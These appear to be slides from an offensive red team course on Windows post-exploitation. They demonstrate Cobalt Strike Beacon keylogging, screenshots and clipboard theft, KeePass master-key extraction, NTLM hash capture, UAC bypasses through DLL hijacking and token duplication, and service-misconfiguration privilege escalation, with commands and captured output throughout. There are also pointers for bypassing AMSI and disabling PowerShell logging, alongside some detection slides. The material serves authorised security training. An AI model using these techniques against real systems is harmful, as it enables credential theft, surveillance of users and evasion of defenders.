
- Overview
- Red Team Operations
- Attack Infrastructure
- **Host Situational Awareness**
 - “Safety Checks”
 - User mining - Keylogging/Screenshots/more
 - KeePass
 - Detecting Attacker Situational Awareness
- PowerShell Weaponization
- Privilege Escalation

Understanding an Org's Security Posture

- Again, use a data-driven approach
 - More data you gather during early phases == better decisions you can make down the line
 - *Data doesn't mean anything if you don't know how to interpret it!*
- Pre-op: OSINT/Intelligence
- During op: host/network situational awareness:
 - Your initial foothold is the most fragile part of the engagement
 - The more you learn, the better you can avoid tripping defenses
 - Also valuable intel to regain access to network if you're kicked out
- **Change is constant:** don't assume an org's/computer's/network's security posture will stay the same

Safety Checks

- Security tools (AV/EDR) and configs
- Windows Security Settings
- Log forwarders
- PowerShell/.NET versions (next slide)
- (Advanced) Audit Policies



Enumeration Methods

- Prefer basic file system/registry/API over other enum methods
- Basic/detailed process listings, common file/registry location, drivers, driver altitudes, WMI classes

PowerShell Checks

- Available PowerShell engines:
 - **Key:** HKLM\SOFTWARE\Microsoft\PowerShell*\PowerShellEngine
 - * = Wildcard
 - **Value:** PowerShellVersion
- Available CLR versions:
 - **CLR 2.0 installed:**
%WINDIR%\Microsoft.Net\Framework\v2.0.50727\System.dll
 - **CLR 4.0 installed:**
%WINDIR%\Microsoft.Net\Framework\v4.0.30319\System.dll

PowerShell Logging Checks

- HKLM\SOFTWARE\Policies\Microsoft\Windows\PowerShell\Transcription
 - **EnableTranscripting == 1**
 - **OutputDirectory**
- HKLM\SOFTWARE\Policies\Microsoft\Windows\PowerShell\ModuleLogging
 - **EnableModuleLogging == 1**
- HKLM\SOFTWARE\Policies\Microsoft\Windows\PowerShell\ScriptBlockLogging
 - **EnableScriptBlockLogging == 1**
 - **EnableScriptBlockInvocationLogging == 1**

Assorted Valuable Datasources

- Patching/Administration tools (SCCM, WSUS, etc.)
- Remote access (VPN client, RDP enabled, TeamViewer, VNC Server)
- OS/Applications/drivers/services installed and build versions
- Normal traffic and user behavior
 - Logon hours, Browser history, RDP/SSH logs, recent files, etc.
 - Who is logged in? Who else logs into the machine? (Logon events)
- External attack surface of host
 - Listening sockets, named pipes, mailslots, RPC Servers, host-based firewalls, etc.
- Pay special attention to custom/homemade applications

Windows Event Logs

- Useful for identifying who, how, and when accounts access a machine
 - Useful for normal behavior baselining
 - Security EID 4624 - Interactive logons indicate normal logon hours
 - System EID 12,13 - Shutdown/startup/sleep frequency
 - Privilege escalation
 - Security EID 4624/4625 - Monitor for inbound NTLM attempts
 - Relay opportunities
 - Challenge/response sniffing
 - Security EID 4648 - Explicit (plaintext) credentials are used to logon
 - What's the process? Creds likely embedded in the executable/its config, so reverse it

Tools:

- Manual PowerShell - Get-WinEvent
- Seatbelt - 4624Events, 4648Events

wmic.exe/WMI

- Installed updates!
 - `wmic qfe list brief`
- File search!
 - `wmic DATAFILE where "drive='C:' AND Name like '%password%'" GET Name,readable,size /VALUE`
- Enumerate AV products!
 - `wmic /namespace:\\root\\securitycenter2 path antivirusproduct`
- We totally didn't steal these from @xorrior!
 - <https://gist.github.com/xorrior/67ee741af08cb1fc86511047550cdf4>

Basic C# Weaponization

- More on this later, but to get you started, Cobalt Strike allows for the execution of arbitrary C# assemblies
 - beacon> execute-assembly /path/program.exe ARGS**

```
Event Log X Beacon 172.16.20.81@7484 X Beacon 172.16.20.81@4836 X
[+] established link to parent beacon: 172.16.20.81
beacon> execute-assembly /root/InternalMonologue.exe -Downgrade True -Verbose True
[*] Tasked beacon to run .NET program: InternalMonologue.exe -Downgrade True -Verbose True
[+] host called home, sent: 115301 bytes
[+] received output:
Running elevated
Performing NTLM Downgrade
Starting impersonation
Impersonated user GLITTER\whatta.hogg
whatta.hogg::GLITTER:9980c6d44d488bbf476f93fdd22483bc8b927c2526e318b5:9980c6d44d488bbf476f93
Impersonated user NT AUTHORITY\SYSTEM
COPPER$::GLITTER:bee56ff4b3b14ed55f1d38a065d779f17428a41534376442:bee56ff4b3b14ed55f1d38a065
Impersonated user GLITTER\Administrator
Administrator::GLITTER:045dd92aabbcfbf3337f4c2f7eaabe0994df68cf24d98a47:045dd92aabbcfbf3337f
Restoring NTLM values
```

Seatbelt - System Checks

- Seatbelt is a C# project that performs a number of security oriented host-survey "safety checks", 50+ in total
 - Located in **/root/Tools/GhostPack/**
 - **Seatbelt.exe** will display the help menu
 - **Seatbelt.exe Check1 Check2...** - individual checks, case sensitive!
 - **Seatbelt.exe system** collects OS information, security settings, etc.

```
==== Basic OS Information ====  
  
Hostname : WINDOWS10  
Domain Name : testlab.local  
Username : TESTLAB\harmj0y  
ProductName : Windows 10 Enterprise N  
EditionID : EnterpriseN  
ReleaseId : 1709  
BuildBranch : rs3_release_svc_escrow  
CurrentMajorVersionNumber : 10
```

Beacon and Keylogging

- Every agent has a keylogger, but Beacon's has proven to be one of the more stable/consistent implementations
- You need to have code running in the desktop session of the user you're trying to keylog
 - Since Beacon doesn't have migrate functionality, it injects a keylogging stub into a process running in the target user context
- You can have multiple keyloggers running at a time

Beacon and Keylogging

The image shows a Windows desktop environment. In the top right corner, there is a taskbar with several open application windows. From left to right, the windows are: Event Log, Listeners, Sites, Beacon 192.168.52.205@908, Processes 192.168.52.205@908, Screenshots, and Keystrokes. The 'Beacon' window is active.

The 'Beacon' window displays a table with four columns: user, computer, pid, and when. A single row is visible:

user	computer	pid	when
victim	WINDOWS2	908	06/19 22:48:04

To the right of the table, a Notepad window titled 'Untitled - Notepad' is open, showing the text:

```
=====
This is my secret password!
```

Below the taskbar, a terminal window titled 'beacon>' is running. It shows the following output:

```
beacon> keylogger 2208 x64
[*] Tasked beacon to log keystrokes in 2208 (x64)
[+] host called home, sent: 81994 bytes
[+] received keystrokes
[+] received keystrokes

[WINDOWS2] victim/908
beacon>
```

Beacon and Screenshots

- You can gain a huge amount of situational awareness from screenshots as well:
 - See what “normal” activities the user is actually using
 - What websites is the user logging into?
 - Have you tipped the user off to your activities?
- The screenshot module functions the same as the keylogger module, injecting a stub into the target user process context
 - Also accepts a “run time in seconds” and can be deployed from the GUI process listing
 - **beacon> screenshot [pid] <x86|x64> [run time in seconds]**

Beacon and Screenshots

Event Log X | Listeners X | Sites X | Beacon 192.168.52.205@908 X | Processes 192.168.52.205@908 X | Screenshots X

user	computer	pid	when
victim	WINDOWS2	908	06/19 22:45:29

user computer pid when
victim WINDOWS2 908 06/19 22:45:29

PS C:\Windows\system32\cmd.exe - powershell
PS C:\Users\victim>
PS C:\Users\victim>

← → http://www.npr.org/ ↕

npr knox donate now

POLITICS

Democrats Tie Up The Senate To Protest GOP Health Care Push

Without the votes to block a Republican bill, Senate Democrats are trying to draw attention to the GOP's closed-door

```
beacon> screenshot 2208 x64
[*] Tasked beacon to take a screenshot in 2208/x64
[+] host called home, sent: 198218 bytes
[*] received screenshot (112373 bytes)

[WINDOWS2] victim/908
beacon>
```

Clipboard Theft

- The custom-written **Start-ClipboardMonitor.ps1** will monitor the clipboard on a specified interval for changes to copied text
 - Need to inject into a target user process content with **psinject**

```
beacon> psinject 1812 x64 Start-ClipboardMonitor -CollectionLimit 5
[*] Tasked beacon to psinject: Start-ClipboardMonitor -CollectionLimit 5 into 1812 (x64)
[+] host called home, sent: 135761 bytes
[+] received output:
==== Get-ClipboardContents Starting at 06/19/2017_22:29:58:38 ===

==== 06/19/2017_22:29:58:39 ===
This is my secret password!

[WINDOWS2] victim/908
beacon>
```

KeePass

- KeePass is a “free, open source, lightweight and easy-to-use password manager”
 - 1.X is unmanaged C++ code
 - 2.X is C#/.NET
- Most commonly used password manager we’ve seen in corporate environments
 - Self-contained/not hosted ‘in the cloud’
- Offers:
 - Strong crypto: 6000 encryption rounds of a secure algorithm
 - Secure Desktop: similar to UAC, input password on a secure desktop
 - Process Memory Protections: RtlEncryptMemory/RtlDecryptMemory

Identifying KeePass

Beacon 192.168.52.242@808						
Event Log	X	Listeners	X	Beacon	192.168.52.242@808	X
2428	412	conhost.exe		x64	1	TEST\test
2460	620	WmiPrvSE.exe				
2572	796	powershell.exe				
2592	412	conhost.exe		x64	1	TEST\test
2648	508	SearchIndexer.exe				
2716	508	svchost.exe				
2868	344	conhost.exe				
2872	1984	GWX.exe		x64	1	TEST\test
3052	412	conhost.exe		x64	1	TEST\test
<pre>beacon> powershell Get-Process Where-Object {\$_._ProcessName -like '*kee*'}</pre>						
[*] Tasked beacon to run: Get-Process Where-Object {\$_._ProcessName -like '*kee*'}						
[+] host called home, sent: 65 bytes						
[+] received output:						
Handles	NPM(K)	PM(K)	WS(K)	VM(M)	CPU(s)	Id ProcessName
-----	-----	-----	-----	-----	-----	-----
378	45	40932	63212	631	1.68	1480 KeePass

KeeThief

- KeeThief is a PowerShell Version 2.0 compatible toolkit (built by @tifkin_ and @harmj0y) that can extract key material out of the memory of unlocked databases
 - It also includes a patched version of KeePass 2.X to reuse the pilfered key material
- More information:
<http://www.harmj0y.net/blog/redteaming/keethief-a-case-study-in-attacking-keepass-part-2/>

KeeThief

```
Event Log X Listeners X Beacon 192.168.52.205@3664 X Beacon 192.168.52.205@880 X
[*] Tasked beacon to import /tmp/cyng37/gzcyg1tchby/Recn1ct1yPowerShell/Recn1ct1yPwsh
[+] host called home, sent: 358320 bytes
beacon> powershell Get-KeePassDatabaseKey
[*] Tasked beacon to run: Get-KeePassDatabaseKey
[+] host called home, sent: 30 bytes
[+] received output:

Database : C:\Users\dfm.a\Documents\SecretDatabase.kdbx
KeyType : KcpPassword
KeePassVersion : 2.35.0.0
ProcessID : 2232
ExecutablePath : C:\Users\dfm.a\Desktop\KeePass-2.35\KeePass.exe
EncryptedBlobAddress : 40025584
EncryptedBlob : {191, 53, 73, 72...}
EncryptedBlobLen : 32
PlaintextBlob : {83, 117, 112, 101...}
Plaintext : SuperSecretPassword!
KeyFilePath :
```

Seatbelt - User Mining

- **Seatbelt.exe user** will mine Internet history, recently run commands, recent files, SSH information, and more
 - There are additional checks that can be run manually as well
 - If in high integrity, collection is done for ALL users

```
==> Putty Saved Session Information (Current User) ==>

SessionName      : dev
HostName         : 10.0.0.10
UserName         : will
PortForwardings   : L80=10.0.0.100:8080,R443=localhost:443
ConnectionSharing : 0

SessionName      : test
HostName         : 10.0.0.10
PublicKeyFile    : C:\Users\harmj0y\Desktop\key.ppk
ConnectionSharing : 1
```



Command Line Logging

- Unusual arguments for a process may identify something as immediately suspicious/malicious
 - **Example:** wmic -f, powershell.exe -enc, net1.exe
 - Know what typical command line args are: *cough* msbuild.exe *cough*
- Baseline user-process activity, identify anomalies
 - Is it normal for the parent process to be running these commands?
 - Is it normal for spoolsv.exe/winlogon.exe to spawn other processes?
 - Does it make sense for a user to run wmic, systeminfo, net, etc?
 - Ex: A user in Accounting vs a user in IT Support
- A series of common situational awareness commands is suspicious
 - Common situational awareness commands? - See the following



Common Initial Investigation Commands

- List of common commands used by attackers attempting to gather information after access

Ranking	Command	Times executed
1	tasklist	155
2	ver	95
3	ipconfig	76
4	systeminfo	40
5	net time	31
6	netstat	27
7	whoami	22
8	net start	16
9	qprocess	15
10	query	14



Common Reconnaissance Commands

- List of common commands used to search for information on host systems

Ranking	Command	Times executed
1	dir	976
2	net view	236
3	ping	200
4	net use	194
5	type	120
6	net user	95
7	net localgroup	39
8	net group	20
9	net config	16
10	net share	11



Windows SACLs

- Advanced Audit Policy\Object Access: **Audit Registry & Audit File System**
 - Logs the process that accesses the file/registry key that has a SACL
- What process should normally access these?
 - Browser cookies/history/save passwords files - Only browsers
 - A/V configuration files and registry keys - Only anti-virus
 - Sysprep configuration files - Only sysprep.exe
 - Putty configuration registry keys - Only putty.exe
 - Recently accessed RDP servers - Only mstsc.exe



SACL Event Log

Event Properties - Event 4663, Microsoft Windows security auditing.

General	Details
An attempt was made to access an object.	
Subject:	
Security ID:	CORPWEST\itadmin
Account Name:	itadmin
Account Domain:	CORPWEST
Logon ID:	0x89633
Object:	
Object Server:	Security
Object Type:	File
Object Name:	C:\Users\itadmin\AppData\Local\Google\Chrome\User Data\Default\Login Data
Handle ID:	0xb0
Resource Attributes:	S:AI
Process Information:	
Process ID:	0x160
Process Name:	C:\temp\TotallyNotMalware.exe
Access Request Information:	
Accesses:	ReadData (or ListDirectory)



PowerShell Weaponization

- Overview
- Red Team Operations
- Attack Infrastructure
- Host Situational Awareness
- **PowerShell Weaponization**
 - The Pipeline
 - UnmanagedPowerShell
 - Cobalt Strike PowerShell Weaponization
- Privilege Escalation

The Pipeline

- The pipeline is one of the most important aspects of PowerShell to really understand
- Bash functions return strings on the pipeline that can be passed to other functions, while PowerShell cmdlets return **complete objects** on the pipeline
- If cmdlets/functions are built correctly, you can pass output from one function straight to another
 - **Get-Process notepad | Stop-Process -Force**

Output Options

- Since everything returned on the pipeline is a proper object, there are a variety of output/display methods
- Formatted as a list (keeps data from being lost on display):
 - **Get-Process | Format-List** (alias ‘fl’)
- Formatted as a table (-a indicates “autosize”):
 - **Get-Process | Format-Table [-a]** (alias ‘ft’)
- Exported as a CSV:
 - **Get-Process | Export-CSV -NoTypeInformation FILE.csv**
- Exported as a file:
 - **Get-Process | Out-File -Append FILE.txt**

Filtering

- ***This*** is why you should care about the pipeline!
- **Where-Object (?)** : filter object w/ specific properties
 - `Get-DomainUser | ? {$_._lastlogon -gt [DateTime]::Today.AddDays(-1)}`
- **ForEach-Object (%)** : perform an action on each object
 - `gc computers.txt | % {Get-DomainComputer -LDAP "(name=$_)" -Properties dnshostname}`

PowerShell Version 2

- Version 2 of the **System.Management.Automation.dll** DOESN'T include in-depth scriptblock logging and other defenses
- If machines were upgraded (instead of a stock Windows 10 install) Version 2 of the assembly still might be present
 - `powershell.exe -version 2`
- Information from your safety checks will let you know if PowerShell is on or off the table, and which weaponization method to use

UnmanagedPowerShell

- Response to the “can PowerShell run without powershell.exe” problem
- “UnmanagedPowerShell”
(<https://github.com/leechristensen/UnmanagedPowerShell>) provides the ability to run PowerShell code in an unmanaged (C/C++/non-.NET) process
 - This is a different problem than running PowerShell in managed (.NET) code

Weaponization - Cobalt Strike

- Beacon has three separate methods for PowerShell weaponization
- Before each, you first need to load your specified PowerShell script into memory on the agent with **powershell-import /path/script** :
 - **powershell-import** (by itself with no path) opens a file browser

```
beacon> powershell-import /root/Tools/powersploit/Recon/PowerView.ps1
[*] Tasked beacon to import: /root/Tools/powersploit/Recon/PowerView.ps1
[+] host called home, sent: 101224 bytes
```

```
[WIN7X64BASE] admin/2436
```

```
beacon>
```

Weaponization - Cobalt Strike

- Running **powershell [cmdlet] [args]** will stand up a locally-bound web server, and run the IEX download cradle from the host itself
 - The function names are tab-completable!
 - powershell.exe is spawned
- **powerpick [cmdlet] [args]** spawns a sacrificial process specified by **spawnto**, and injects UnmanagedPowerShell into it
- **psinject [pid] [arch] [commandlet] [arguments]** injects UnmanagedPowerShell into the specified process

Weaponization - Cobalt Strike (Notes)

- **Note:** In Cobalt Strike < 3.13, commands that spawned a sacrificial process (like **powerpick**) did not inherit an impersonated token from **make_token** or **steal_token**
 - This is now fixed in Cobalt Strike 3.13!
- **Note:** Some built-in commands rely on PowerShell.
 - For more info about what Beacon uses under the hood, check out this post by Raphael Mudge:
<https://blog.cobaltstrike.com/2017/06/23/opsec-considerations-for-beacon-commands/>



PowerShell - Modern Defenses

- Microsoft's "PowerShell ❤️ the Blue Team" post (<https://blogs.msdn.microsoft.com/powershell/2015/06/09/power-shell-the-blue-team/>) - MSDN post covers all the WMF5 security advances
- Script block logging is set in the registry, either:
 - Manually:
`HKLM\Software\Policies\Microsoft\Windows\PowerShell\HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows\PowerShell\Script BlockLogging`
 - By GPO: GPO: Computer Configuration-> Administrative Templates -> Windows Components -> Windows PowerShell -> "Turn on PowerShell Script Block Logging"



PowerShell - AMSI

- WMF 5.0 also introduced the “Antimalware Scan Interface” (AMSI)
 - <https://www.microsoft.com/security/blog/2015/06/09/windows-10-to-offer-application-developers-new-malware-defenses/>
- Allows AV engines to integrate into the Window scripting host to analyze scripts run in-memory on the machine!
 - Not just for PowerShell, also affects VBScript, JScript, etc.
 - Few bypasses have been publicly found, Microsoft tends to patch them
- AMSI only triggers on eval/dynamic script creation for WSH
 - Things like COM and literally everything else works fine, and AMSI never scans it...
- Find/bypass AMSI signatures with PSAmisi
 - <https://github.com/cobbr/PSAmisi>



Modern Day Offensive PowerShell

- Logging is only useful if they are monitored
 - Is there log forwarding?
 - Requires custom detection rules (logs are useless unless analyzed)
- AMSI has the same problem of all A/V - Signatures
- PowerShell Version 2 is commonly still installed
- Prior code execution can disable logging (and AMSI...)
 - <https://github.com/leechristensen/Random/blob/master/CSharp/DisablePSLogging.cs>
- With AMSI bypassed + Logging disabled, what can they detect?
 - Abnormal PowerShell hosts (very few are monitoring this)

Privilege Escalation Methods

- Overview
- Red Team Operations
- Attack Infrastructure
- Host Situational Awareness
- PowerShell Weaponization
- **Privilege Escalation**
 - UAC
 - Software Misconfigurations
 - Using/Discovering Exploits
 - Detecting Privilege Escalation

Privilege Escalation

- Escalation scenarios we often deal with:
 - **UAC Bypass** - Normal admin user → High integrity admin user
 - **Local Privilege Escalation** - Non-admin user → Administrator/SYSTEM
- Approaches to UAC Bypass
 - Abuse auto-elevate binaries and COM objects
 - Abusing Windows token behavior
- Approaches to local privilege escalation:
 - Abuse common software misconfigurations
 - Use/discover exploits

Am I a local administrator?

Built-in Commands:

- net.exe localgroup administrators
- whoami.exe /groups
- wmic useraccount where "LocalAccount = true"

PowerView: Get-NetLocalGroupMember

PowerUp: Get-CurrentUserTokenGroupSid

Seatbelt: seatbelt.exe LocalGroups

SharpUp: SharpUp.exe

UAC and Integrity Levels


- User Account Control (UAC) is a Windows security feature designed to split admin privileges from normal user privileges (a.k.a. “split token”)
- Implemented by Windows via token integrity levels
 - **Low** - Restricted privileges. Used primarily for application sandboxing.
 - **Medium** - Normal user privileges
 - **High** - Administrator privileges. Necessary for some attacker tactics such as reading LSASS’s memory or dumping password hashes.
 - **System** - System privileges (for our purposes, the same result as high).
- UAC prevents an *administrative* user in a medium integrity context from performing admin tasks without approval via a UAC prompt.

Integrity Levels In Action

User Account Control

X

Do you want to allow this app to make changes to your device?



ProcessName	IntegrityLevel
ApplicationFrameHost	MEDIUM_MANDATORY_LEVEL
AppVShNotify	MEDIUM_MANDATORY_LEVEL
CefSharp.BrowserSubprocess	MEDIUM_MANDATORY_LEVEL
CefSharp.BrowserSubprocess	MEDIUM_MANDATORY_LEVEL
CefSharp.BrowserSubprocess	MEDIUM_MANDATORY_LEVEL
conhost	SYSTEM_MANDATORY_LEVEL
conhost	HIGH_MANDATORY_LEVEL
conhost	MEDIUM_MANDATORY_LEVEL
conhost	HIGH_MANDATORY_LEVEL
conhost	HIGH_MANDATORY_LEVEL
dllhost	MEDIUM_MANDATORY_LEVEL
dllhost	SYSTEM_MANDATORY_LEVEL
dwm	SYSTEM_MANDATORY_LEVEL
epmd	SYSTEM_MANDATORY_LEVEL
erl	SYSTEM_MANDATORY_LEVEL
erlsrv	SYSTEM_MANDATORY_LEVEL
explorer	MEDIUM_MANDATORY_LEVEL
fontdrvhost	LOW_MANDATORY_LEVEL
fontdrvhost	LOW_MANDATORY_LEVEL
GitHub	MEDIUM_MANDATORY_LEVEL
inet_gethost	SYSTEM_MANDATORY_LEVEL
lsass	SYSTEM_MANDATORY_LEVEL
ManagementAgentHost	SYSTEM_MANDATORY_LEVEL
MSASCuiL	MEDIUM_MANDATORY_LEVEL
msdtc	SYSTEM_MANDATORY_LEVEL
OfficeClickToRun	SYSTEM_MANDATORY_LEVEL
powershell	HIGH_MANDATORY_LEVEL
powershell	HIGH_MANDATORY_LEVEL
powershell_ise	HIGH_MANDATORY_LEVEL

UAC Bypass

Moving from
a medium integrity context
to a high integrity context
without a UI approval prompt.

UAC Bypass Research History

- Historically, the vast majority of bypasses relied on a privileged file copy combined with DLL hijacking/sideload an auto-elevate .exe
 - Done using wusa (win7) or IFileOperation COM object (Pre-RS2 release)
- In many situations, this can get easily detected
 - Both easy to signature, 99% of the public bypasses required a binary on disk.
- Currently, lots of research exists on bypassing this security feature.
 - <https://github.com/hfiref0x/UACME>

Bypassing UAC With Beacon

external	internal	user	computer	note	pid	last
192.168.52.205	192.168.52.205	dfm.a	WINDOWS2		2108	25ms
192.168.52.2...	192.168.52.205	dfm.a *	WINDOWS2		3488	41s


```
Event Log X Beacon 192.168.52.205@2108 X
beacon> bypassuac smb
[*] Tasked beacon to spawn windows/beacon_smb/bind_pipe (127.0.0.1:9999) in a high integrity
process
[+] host called home, sent: 111675 bytes
[+] received output:
[*] Wrote hijack DLL to 'C:\Users\dfm.a\AppData\Local\Temp\15ea.dll'
[+] Privileged file copy success! C:\Windows\System32\sysprep\CRYPTBASE.dll
[+] C:\Windows\System32\sysprep\sysprep.exe ran and exited.
[*] Cleanup successful

[+] host called home, sent: 206929 bytes
[+] established Link to child beacon: 192.168.52.205

[WINDOWS2] dfm.a/2108 last: 25ms
beacon>
```

Beacon's Token Duplication UAC Bypass

external	internal ▲	user	computer
10.0.0.197	10.0.0.197	admin	WIN7X64BASE
10.0.0.197 xxxx	10.0.0.197	admin *	WIN7X64BASE


```
Event Log X Beacon 10.0.0.197@2844 X
beacon> sleep 0
[*] Tasked beacon to become interactive
[+] host called home, sent: 16 bytes
beacon> elevate uac-token-duplication smb
[+] host called home, sent: 2825 bytes
[*] Tasked beacon to spawn windows/beacon_smb/bind_pipe (127.0.0.1:5555) in a high integrity process (token duplication)
[+] host called home, sent: 76322 bytes
[+] received output:
[+] Success! Started taskmgr.exe and used its token.
[+] host called home, sent: 210500 bytes
[+] established Link to child beacon: 10.0.0.197
```

- **Elevate uac-token-duplication** == PowerShell, **runasadmin** == run arbitrary command, can then use psexec_psh, scheduled tasks/etc to break out of restricted session
- * **Note:** fixed with Windows 10 RS5, see <https://bit.ly/2Nz7CGz>

Local Privilege Escalation

- Going from a normal user context to a higher privileged user context (e.g. normal user → SYSTEM)

Approaches:


- Abuse common OS/software **misconfigurations**
- Use or discover **exploits** in the OS or installed software

Some Common Misconfigurations

- **Weak Service Configuration Permissions**
 - sc.exe config VulnSvc binPath= ...
- **Weak File System Permissions** (e.g. services and Scheduled Tasks)
 - Overwrite the binary on disk, reboot the system, profit
- **DLL Search Order Hijacking**
 - TLDR; if anyone can write to a folder in %PATH%, you can likely escalate!
 - On load, the last place .DLLs are searched for (if not already found) are %PATH% folders
 - Example:
 - The IKEEXT service on Win7 tries to load a DLL that doesn't exist (wlbsctrl.dll).
 - If C:\Python is in the %PATH% and is writeable by any user, then an attacker can upload malware.dll to C:\Python\wlbsctrl.dll and restart the computer.
 - Upon startup, IKEEXT(which runs as SYSTEM) will load C:\Python\wlbsctrl.dll

PowerUp

A self-contained PowerShell v2 tool
that automates the audit and
exploitation of a number of
common privilege escalation
misconfigurations



PowerUp: Run All Checks

- PowerUp's **Invoke-PrivescAudit** will run all current checks:

```
Event Log X Listeners X Beacon 192.168.52.205@3664 X Beacon 192.168.52.205@880 X
[*] Tasked beacon to import: /mnt/hgfs/git/github/PowerSploit/Privesc/PowerUp.ps1
[+] host called home, sent: 283568 bytes
beacon> powershell Invoke-PrivescAudit
[*] Tasked beacon to run: Invoke-PrivescAudit
[+] host called home, sent: 39 bytes
[+] received output:

[*] Running Invoke-AllChecks

[*] Checking if user is in a local group with administrative privileges...
[+] User is in a local group that grants administrative privileges!
[+] Run 'Invoke-WScriptUACBypass -Command "..."' to elevate privileges to admin
.

[*] Checking current process token permissions...

[*] Checking for unquoted service paths...
```

SharpUp

- SharpUp is a C# port of various PowerUp functionality
 - Not all checks are ported yet, and no weaponization yet

```
beacon> execute-assembly /root/Tools/GhostPack/SharpUp/SharpUp.exe
[*] Tasked beacon to run .NET program: SharpUp.exe
[+] host called home, sent: 125995 bytes
[+] received output:

    === SharpUp: Running Privilege Escalation Checks ===

    === Modifiable Services ===

    === Modifiable Service Binaries ===

    === AlwaysInstallElevated Registry Keys ===
```

Sidenote: SeDebugPrivilege

- “Required to debug and adjust the memory of a process owned by another account”
 - Needed by Mimikatz in order to extract information out of LSASS, hence the **privilege::debug** lines in many Mimikatz examples
- We’ve seen **SeDebugPrivilege** removed in some environments, which can complicate some post-ex actions
- But SYSTEM *always* has this privilege!
 - Quick workaround: use **getsystem**, **inject** into a SYSTEM process, or **psexec** to yourself
- More interesting privileges for privesc: <https://bit.ly/2QQojyJ>

Exploiting Known Vulnerable Software

- **Goal:** Analyze OS and installed software for components with known vulnerabilities/exploits
- Identifying Software Versions:
 - PowerShell: `ls "$env:windir\system32\ntoskrnl.exe" | select VersionInfo | fl *`
 - Systeminfo.exe
 - WMI's Win32_Product class: `wmic product get name,version`
- Watson
 - Identifies available exploits based the current OS version and OS executable versions(.dll, .exe, .sys, etc.)
 - <https://github.com/rasta-mouse/Watson>

Searching for Vulnerabilities in Installed Software

- If the OS is patched, look at non-Microsoft software that's installed
 - Microsoft products tend to be securely built
 - Our standard process: analyze custom/third-party software on any machines we gain initial access to
- Our Priorities:
 - **Custom, internally developed software** installed on machines
 - Pervasive cause of privilege escalation on our tests
 - **Any .NET/Java application** - Easily decompiled - dnSpy/JAD FTW!
 - **Third-party software** (running as SYSTEM) with accessible inter-process communication mechanisms(TCP/UDP ports, named pipes, mail slots, etc.)
- This can also be done during a “standard image analysis”
 - Opens up the ability to use graphical tools like Procmmon

Get-NonstandardService.ps1

Returns info about installed services that are not signed by Microsoft

```
PS C:\Users\harmj0y> Get-NonstandardService

Path      : C:\Program Files (x86)\Windows Kits\8.1\App Certification Kit\fussvc.exe
Signed    : False
Issuer    :
IsDotNet  : False
Name      : fussvc
PathName   : "C:\Program Files (x86)\Windows Kits\8.1\App Certification Kit\fussvc.exe"
StartMode  : Manual
State     : Stopped
ProcessID : 0

Path      : C:\Program Files (x86)\WinPcap\rpcapd.exe
Signed    : True
Issuer    : CN=VeriSign Class 3 Code Signing 2010 CA, OU=Terms of use at https://www.verisign.com/r
             OU=VeriSign Trust Network, O="VeriSign, Inc.", C=US
IsDotNet  : False
Name      : rpcapd
PathName   : "C:\Program Files (x86)\WinPcap\rpcapd.exe" -d -f "C:\Program Files (x86)\WinPcap\rpcap
StartMode  : Manual
State     : Stopped
ProcessID : 0
```

Seatbelt: Nonstandard Installs

- **Seatbelt.exe Services** - Returns non-Microsoft services
- **Seatbelt.exe Processes** - Returns non-Microsoft processes

